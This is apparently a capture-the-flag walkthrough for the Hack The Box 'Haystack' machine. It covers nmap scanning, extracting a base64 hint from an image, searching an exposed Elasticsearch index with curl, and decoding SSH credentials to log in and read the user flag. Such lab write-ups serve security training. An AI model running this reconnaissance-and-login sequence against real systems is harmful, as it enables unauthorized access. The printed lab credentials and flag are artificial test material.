
1. First connect to hackthebox lab using provided credentials


2. Haystack is using ip 10.10.10.115. Let's start with enumeration to find out more about the machine.

Using nmap, we gather more information about service running on this machine.




```
root@kali:~# nmap -sC -sV -oA Haystack 10.10.10.115
Starting Nmap 7.80 ( https://nmap.org ) at 2019-10-27 18:33 PDT
Nmap scan report for 10.10.10.115
Host is up (0.20s latency).
Not shown: 997 filtered ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 2a:8d:e2:92:8b:14:b6:3f:e4:2f:3a:47:43:23:8b:2b (RSA)
|   256 e7:5a:3a:97:8e:8e:72:87:69:a3:0d:d1:00:bc:1f:09 (ECDSA)
|_  256 01:d2:59:b2:66:0a:97:49:20:5f:1c:84:eb:81:ed:95 (ED25519)
80/tcp   open  http    nginx 1.12.2
|_http-server-header: nginx/1.12.2
|_http-title: Site doesn't have a title (text/html).
9200/tcp open  http    nginx 1.12.2
| http-methods:
|_  Potentially risky methods: DELETE
|_http-server-header: nginx/1.12.2
|_http-title: Site doesn't have a title (application/json; charset=UTF-8).

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 32.25 seconds
```

3. After finding out there are 3 open ports, we check the first one. The first one is web server, so we can use browser to open it. We get a picture of haystack.



```
<html>
  <head></head>
  <body>
    <img src="needle.jpg">
  </body>
</html>
```


4. Since there is nothing else inside the website, we download the picture to see if there is any clue from the picture it self



```
root@kali:~# cd Downloads
root@kali:~/Downloads# strings needle.jpg
JFIF
Exif
paint.net 4.1.1
UNICODE
$3br
%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz
        #3R
&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz
sc,x
O9 x?
Lg9$
WVj[
-m04r
xfuu
c;jVm
|eoh
|@gs
&Y7V
{$=1
QLAE
~)x7
=7It
```


5. using command string on the picture, we found a base64 encoded string

bGEgYWd1amEgZW4gZWwgcGFqYXIgZXMgImNsYXZlIg==



```
>+|"V
I6ln]A
;m@66
~'xffb
Ee,=W
*xn8PK#j~
rG[X
e9sH
My#4
FOOZ
ufYF
O'bu
N{M3
:t6Q6
STW5
*Oo!;.o|?>
.n2FrZ
rrNMz
#=pMr
BN2I
,'*'
I$f2/<-iy
bGEgYWd1amEgZW4gZWwgcGFqYXIgZXMgImNsYXZlIg==
root@kali:~/Downloads#
```


6. We get string la aguja en el pajar es "clave" which means the needle in the haystack is "key"



```
root@kali:~/Downloads# echo bGEgYWd1amEgZW4gZWwgcGFqYXIgZXMgImNsYXZlIg== | base64 --decode
la aguja en el pajar es "clave"root@kali:~/Downloads#
```


7. Proceed to the second one, port 9200. From the internet, we got clue that port 9200 is often used by ElasticSearch. Using the needle we found (which is "key"), we start querying to elasticsearch. Using google, we now using curl to get the result

curl -X GET http://10.10.10.115:9200/_search?pretty=true&q=*:'clave'




```
root@kali:~/Downloads# curl -X GET  "http://10.10.10.115:9200/_search?pretty=true&q=*:'clave'"
{
  "took" : 101,
  "timed_out" : false,
  "_shards" : {
    "total" : 16,
    "successful" : 16,
    "skipped" : 0,
    "failed" : 0
  },
  "hits" : {
    "total" : 2,
    "max_score" : 5.9335938,
    "hits" : [
      {
        "_index" : "quotes",
        "_type" : "quote",
        "_id" : "45",
        "_score" : 5.9335938,
        "_source" : {
          "quote" : "Tengo que guardar la clave para la maquina: dXNlcjogc2VjdXJpdHkg "
        }
      },
      {
```

notice that we got two quotes. both of the string have base64 encoded string, so we decode it.




```
root@kali:~/Downloads# echo "dXNlcjogc2VjdXJpdHkg" | base64 --decode
user: security root@kalecho "cGFzczogc3BhbmlzaC5pcy5rZXk=" | base64 --decode
pass: spanish.is.keyroot@kali:~/Downloads# 
```

8. We got our username and password. Using the username and password we got, we login to ssh. After login, we get out user key




```
root@kali:~/Downloads# ssh security@10.10.10.115
security@10.10.10.115's password:
Last login: Mon Oct 28 10:09:30 2019 from 10.10.16.53
[security@haystack ~]$ ls
user.txt
[security@haystack ~]$ cat user.txt
04d18bc79dac1d4d48ee0a940c8eb929
[security@haystack ~]$ 
```

16. It is possible that we might be exploting ELK stack. Using command ps –elf | grep root, we know that logstash is running as root



```
4 S root       6407      1  1  99  19 - 645560 futex_ 10:16 ?        00:00:02 /bin/java -Xms500m -Xmx500m -XX:+UseParNewGC -XX:+UseConcMarkSweepGC -XX:CMSInitiat
ingOccupancyFraction=75 -XX:+UseCMSInitiatingOccupancyOnly -Djava.awt.headless=true -Dfile.encoding=UTF-8 -Djruby.compile.invokedynamic=true -Djruby.jit.thresho
ld=0 -XX:+HeapDumpOnOutOfMemoryError -Djava.security.egd=file:/dev/urandom -cp /usr/share/logstash/logstash-core/lib/jars/animal-sniffer-annotations-1.14.jar:/u
sr/share/logstash/logstash-core/lib/jars/commons-codec-1.11.jar:/usr/share/logstash/logstash-core/lib/jars/commons-compiler-3.0.8.jar:/usr/share/logstash/logsta
sh-core/lib/jars/error_prone_annotations-2.0.18.jar:/usr/share/logstash/logstash-core/lib/jars/google-java-format-1.1.jar:/usr/share/logstash/logstash-core/lib/
jars/gradle-license-report-0.7.1.jar:/usr/share/logstash/logstash-core/lib/jars/guava-22.0.jar:/usr/share/logstash/logstash-core/lib/jars/j2objc-annotations-1.1
.jar:/usr/share/logstash/logstash-core/lib/jars/jackson-annotations-2.9.5.jar:/usr/share/logstash/logstash-core/lib/jars/jackson-core-2.9.5.jar:/usr/share/logst
ash/logstash-core/lib/jars/jackson-databind-2.9.5.jar:/usr/share/logstash/logstash-core/lib/jars/jackson-dataformat-cbor-2.9.5.jar:/usr/share/logstash/logstash-
core/lib/jars/janino-3.0.8.jar:/usr/share/logstash/logstash-core/lib/jars/jruby-complete-9.1.13.0.jar:/usr/share/logstash/logstash-core/lib/jars/jsr305-1.3.9.ja
r:/usr/share/logstash/logstash-core/lib/jars/log4j-api-2.9.1.jar:/usr/share/logstash/logstash-core/lib/jars/log4j-core-2.9.1.jar:/usr/share/logstash/logstash-co
re/lib/jars/log4j-slf4j-impl-2.9.1.jar:/usr/share/logstash/logstash-core/lib/jars/logstash-core.jar:/usr/share/logstash/logstash-core/lib/jars/org.eclipse.core.
commands-3.6.0.jar:/usr/share/logstash/logstash-core/lib/jars/org.eclipse.core.contenttype-3.4.100.jar:/usr/share/logstash/logstash-core/lib/jars/org.eclipse.co
re.expressions-3.4.300.jar:/usr/share/logstash/logstash-core/lib/jars/org.eclipse.core.filesystem-1.3.100.jar:/usr/share/logstash/logstash-core/lib/jars/org.ecl
ipse.core.jobs-3.5.100.jar:/usr/share/logstash/logstash-core/lib/jars/org.eclipse.core.resources-3.7.100.jar:/usr/share/logstash/logstash-core/lib/jars/org.ecli
pse.core.runtime-3.7.0.jar:/usr/share/logstash/logstash-core/lib/jars/org.eclipse.equinox.app-1.3.100.jar:/usr/share/logstash/logstash-core/lib/jars/org.eclipse
.equinox.common-3.6.0.jar:/usr/share/logstash/logstash-core/lib/jars/org.eclipse.equinox.preferences-3.4.1.jar:/usr/share/logstash/logstash-core/lib/jars/org.ec
lipse.equinox.registry-3.5.101.jar:/usr/share/logstash/logstash-core/lib/jars/org.eclipse.jdt.core-3.10.0.jar:/usr/share/logstash/logstash-core/lib/jars/org.ecl
ipse.osgi-3.7.1.jar:/usr/share/logstash/logstash-core/lib/jars/org.eclipse.text-3.5.101.jar:/usr/share/logstash/logstash-core/lib/jars/slf4j-api-1.7.25.jar org.
```

